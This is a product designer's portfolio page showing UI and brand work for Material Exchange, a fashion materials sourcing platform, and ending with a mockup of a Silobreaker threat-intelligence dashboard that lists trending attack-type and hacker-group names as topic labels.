




MARTIN HUBER PORTFOLIO

Material Exchange



Services

- Product design
- Design system
- Prototyping
- Wireframing
- Desktop and mobile
- Corporate identity
- Data analytics
- User testing
- Customer and stakeholder interviews

Company

Material Exchange is a VC funded company, developing B2B software products for the fashion industry to make them source efficiently and more sustainable.

Outcomes

The acquisition of three service agencies meant a business strategy and product change. With agents in the centre acting as a link between suppliers and brands, three products with distinct users were created: Brands, agents and suppliers.

A change in the user journey for unregistered users on brands led to an increase from 0 to 6% of samples being requested.

After raising the Series A round, I also lead the development of a new brand identity in collaboration with the marketing team.



Welcome to
Material Exchange
for Brands

Sign in

[Forgot password?](#)

We care about your personal data. Please read our [Privacy Notice](#).
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

Welcome to
Material Exchange
for Sales Teams

Sign in

[Forgot password?](#)

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Sign in pages for the new apps after the business strategy change. Material Exchange is at the intersection of tech and fashion. Two exciting industries to be in and the visuals should be representative of this.



Material Exchange

My agency

Materials

Showrooms

Collections

Inventory

Sample requests

Bulk inquiries

Brand members

Suppliers

Back office

Material Exchange

Search material name

Suppliers

Collection

Material type

Date

Newest

Brushed 4.5 oz Denim
Prosperity Textile

6/10 swatches

10/10 hangers

07.07.2023

Bryce 4.5 oz Denim
Core Denim

3/10 swatches

6/10 hangers

07.07.2023

Stretch 4.5 oz Denim
Prosperity Textile

10/10 swatches

6/10 hangers

07.07.2023

Washed 4.5 oz Denim
Core Denim

10/10 swatches

3/10 hangers

07.07.2023

Cotton Velvet Fabric
Dinole

6/10 swatches

10/10 hangers

07.07.2023

Bryce 4.5 oz Denim
Core Denim

10/10 swatches

6/10 hangers

07.07.2023

Stretch 4.5 oz Denim
Prosperity Textile

10/10 swatches

6/10 hangers

07.07.2023

Washed 4.5 oz Denim
Core Denim

10/10 swatches

3/10 hangers

07.07.2023

Cotton Velvet Fabric
Dinole






3/10 swatches

0/10 hangers


07.07.2023

Add materials


Sample inventory management was just one of many new tools available to agents




My Showrooms[Show all](#)



Innovations for Spring/Summer 2024
3 collections 15 items 1 hour ago



**Bradley Gibson**

Featured Showrooms[Show all](#)










UNWANTED

Deadstock Depot
3 collections 132 items 2 weeks ago

**Deadstock Depot Sourcing...** 

Webinars[Show all](#)





Order your free sample box

Just want a flavour of the quality of our materials? We've curated a box of our best deadstock samples.

Your shipping address

Best of Brands
c/o Dave Bowman
Strandvägen 1
114 51 Stockholm
Sweden

[Change](#)

☒ Opt in for future communications

☐ By checking this box I confirm that I have read the Data Protection Notice*

[Send](#)

The app for brands was optimised for mobile use. Data showed that most users' first journey on Material Exchange started on their mobile phone.

Meet Frank, the smart bear with the AI brain

Ask him about our top materials and
order samples by express delivery.



Ask Frank



A touch screen TV for our presence at fashion shows featured an animated bear named Frank, drawing attention and make visitors browse available materials digitally.



Mia Wallace has invited you to the showroom
Spring/Summer Collection 2024.



[Open showroom](#)

Material Exchange is the digital sourcing platform, connecting brands, sales teams and suppliers.
Transform the way you are sourcing materials by connecting your network digitally.


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


Material Exchange





The Digital Sourcing Platform



The initial styleboard used to communicate the idea of the new corporate identity, the refined logo and key visual artwork.




Leveraging my experience in a brand and marketing agency, I helped launch a new brand identity, including a new logo and website. After all, every touchpoint with the customer shapes their overall experience.



Silobreaker Application Map

Author Martin Huber
Version 1.0
Changed 2015-08-28



The application map helped to understand how the different features connected and created a base for changing the information architecture.

Search

Dashboards

Lists

Saved Articles

Reports

Uploads

Tools

Trending Cyber

by Dave Bowman

Edit

Export

Share

Email alert

More...

Trending Attack Types

list:"Attack Types"

Name	Heat 1d	Heat 7d	Vol 1d	Vol 7d
Router Exploit	████	████	127	476
Man-in-the-Middle	████	████	50	182
Botnet	████	████	84	288
Malvertising	████	████	12	19
Business Email Compromise Scam	████	████	23	84
Remote Command Execution	████	████	6	13
APT Advanced Persistent Threat	████	████	21	93
Doxxing	████	████	18	78
Cryptocurrency Malware	████	████	60	202
Ransomware	████	████	256	1110

Attack Types by Mentions

list:"Attack Types"

Last 7 days

Cross-Site Scripting

Router Exploit

DDoS Distributed Denial-of-Service

Social Engineering

Remote Code Execution

Cryptocurrency Malware

SSH Brute Force Attack

Trojan Horse Malware

Ransomware

Backdoor

Data Theft

SQL Injection

Man-in-the-Middle

Privilege Escalation

PowerShell

Phishing

C2 Command & Control

Botnet

Spear Phishing

Spyware

Network

list:"Hacker Groups"

Any time

APT12

Backdoor

Guccifer2

Guccifer

APT28

Computer Hacker

Malware

Hacker

Cyber Espionage

Slingshot APT

